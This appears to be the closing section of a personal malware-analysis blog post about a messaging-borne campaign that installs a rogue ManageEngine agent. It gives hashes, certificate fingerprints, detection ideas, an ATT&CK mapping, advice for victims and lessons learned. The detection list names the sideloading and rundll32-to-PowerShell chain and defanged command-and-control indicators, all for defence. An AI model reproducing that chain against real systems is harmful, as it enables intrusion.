| DMRootCA.crt | 8c1e2b7957b4fd8d2c99eb79846de5a7e256968e5f12d9c10c6eb075b1d82bc0 |
| UEMSAgent.msi (Zoho-signed, abused) | 630eb96b2ce8ddec8e3627ec12ffac66eb6d68d06be3efe8a4d44ee4499b5210 |
| setup.bat (looks like a standard script) | 91f784bf3dd83c0f5135ac1fd00a0fdd430720ebc57ec4c2eccb7875dbc8a90d |
| README.html (not reviewed) | 02595856ad354a47e9c664a55dc428aad19ce73a00fe95228bbe590cfca944d8 |
Don’t flag the MSI,
setup.bator README hashes as malware on their own.
Certificate SHA256 fingerprints, taken from the JSON:
| JSON field | Fingerprint |
|---|---|
serverRootCert | BF:02:C5:B3:AA:FB:80:43:F0:61:D4:E1:B1:3F:8E:26:EF:21:2D:4F:3C:A7:0C:13:FF:7C:8D:90:F3:2F:E0:09 |
customerRootCert | D1:B7:7F:C3:47:38:D4:8B:1B:98:36:F7:B5:07:92:21:DE:52:38:6B:A9:06:0D:13:E5:8A:C9:5A:36:DC:23:43 |
Detection ideas
WerFaultSecure.exe, even renamed, running outside System32faultrep.dllloaded from anywhere other than its normal Windows folderrundll32.exewith a DLL in an unusual location and,RunElevated- That
rundll32.exestartingtar.exeor hidden PowerShell against%TEMP%\fhd\ - Repeated admin prompts for
msiexec.exe - A ManageEngine agent that your IT team didn’t install
gooddowning[.]comor its subdomains in DNS or proxy logs- Connections to
192[.]229[.]81[.]189on port8383in firewall or EDR logs
MITRE ATT&CK mapping
| Technique | ID |
|---|---|
| Spearphishing via Service | T1566.003 |
| User Execution: Malicious File | T1204.002 |
| Mark-of-the-Web Bypass (possible, via VHD) | T1553.005 |
| Masquerading | T1036 |
| Hide Artifacts: Hidden Files | T1564.001 |
| Hijack Execution Flow: DLL | T1574.001 |
| System Binary Proxy Execution: Rundll32 | T1218.011 |
| Dynamic API Resolution | T1027.007 |
| Deobfuscate/Decode Files or Information | T1140 |
| System Information Discovery | T1082 |
| System Service Discovery | T1007 |
| Application Layer Protocol: Web | T1071.001 |
| Ingress Tool Transfer | T1105 |
| PowerShell (fallback) | T1059.001 |
| System Binary Proxy Execution: Msiexec | T1218.007 |
| Indicator Removal: File Deletion | T1070.004 |
| Remote access software | T1219 |
What to do if you opened it
- Disconnect the PC from the internet
- Don’t use it for banking or logging in to anything
- From a clean device, change your important passwords and check WhatsApp Linked devices
- Tell your IT team. A work PC may have a legitimate ManageEngine agent, so let them check
- Keep the evidence, then get the PC cleaned. Reinstalling Windows is the safer choice if a rogue agent was installed
- Report to MyCERT Cyber999 (
cyber999@cybersecurity.my). If you lost money, call NSRC 997 right away
For everyone else: be suspicious when a message insists you open a file on a computer, even from a number you know. Verify through another channel first.
Reporting
I sent Cyber999 a follow-up with the second-stage findings on 27 November 2026.
Key Insights
- A clean result on the EXE means nothing if the DLL beside it is doing the work
- Check what the host imports. It showed exactly why that DLL was there
- A dummy export is a hint to look at
DllMain - Scary decompiler output can be something simple. This one was RC4
- Legitimate software can still be the final tool of an attack
- Separate what you saw, what you inferred and what you don’t know
Tools Used
- Kali Linux
zipinfo,7z,sha256sum,stringsqemu-imgand The Sleuth Kit (mmls,fsstat,fls,istat,icat)exiftool,file,osslsigncode,objdump- Ghidra
- Python with
pefile - VirtualBox (Windows 10), PowerShell,
openssl - VirusTotal
- Claude (AI assistant) for analysis guidance, the string decoder and drafting
Lesson Learned
This started with friends reporting a weird message to me and ended with me reading decompiled code past midnight. The biggest thing I learned is that you can get very far without running the malware once. Even the server address came from reading a config file. List before you extract, extract without mounting, and follow the evidence one function at a time.
I also let curiosity win and got 164.zip. It answered big questions, but it was a risk, and I don’t recommend copying that. A VM helps, but it only helps properly when its network is cut off.
Stay safe, stay paranoid. Happy Hacking!
